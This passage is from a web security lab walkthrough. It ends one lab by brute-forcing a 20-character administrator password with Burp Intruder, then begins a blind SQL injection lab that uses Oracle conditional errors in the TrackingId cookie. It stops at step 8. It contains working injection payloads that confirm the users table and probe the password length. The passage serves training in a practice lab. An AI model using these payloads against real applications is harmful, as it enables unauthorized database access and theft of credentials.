
15) The lab hint says the password is all lowercase. Use a cluster bomb attack in Intruder. First position is the character index, 1 to 20:
1
2
3
4
5
1
2
3
...
20

16) Second position is the character guess — lowercase letters and digits (0–9):
17) Start the attack.
18) Filter all responses containing “Welcome back”: 
19) With all 20 positions and their matching character, reconstruct the password:

1
2
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
9 3 e 3 u l 8 c u t  6  6  3  6  p  5  x  1  w  c
20) Log in with administrator and the reconstructed password → SOLVED: 
LAB 12 — Blind SQL Injection with Conditional Errors
Level:
PRACTITIONER
Analysis
| Vulnerability | Blind SQL injection vulnerability in the TrackingId cookie |
| Goal | extract the administrator password character by character |
| Key Concept | Trigger a conditional database error (divide-by-zero) only when the condition is true, turning the error page into a true/false oracle. |
Steps

1) Start the lab and Burp. Browse to the home page and intercept the request containing the TrackingId cookie. Send it to Repeater.

2) Test basic injection: change the cookie to TrackingId=xyz' → a custom error page appears.

3) Change it to TrackingId=xyz'' → the error disappears. This confirms the injection point.

4) Test a conditional error (Oracle database):
1
   ' AND (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual)='a'--
→ Error appears (true condition).
5) Test the false condition: change 1=1 to 1=2 → no error.


6) Confirm the users table and an administrator user exist using the same technique:
1
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

7) Find the password length by fuzzing LENGTH(password)>N with Intruder (or manually, 1 to 30):
1
'||(SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
Every payload displays an error except at value 20: 
8) Extract each character using a cluster bomb attack in Intruder:
1
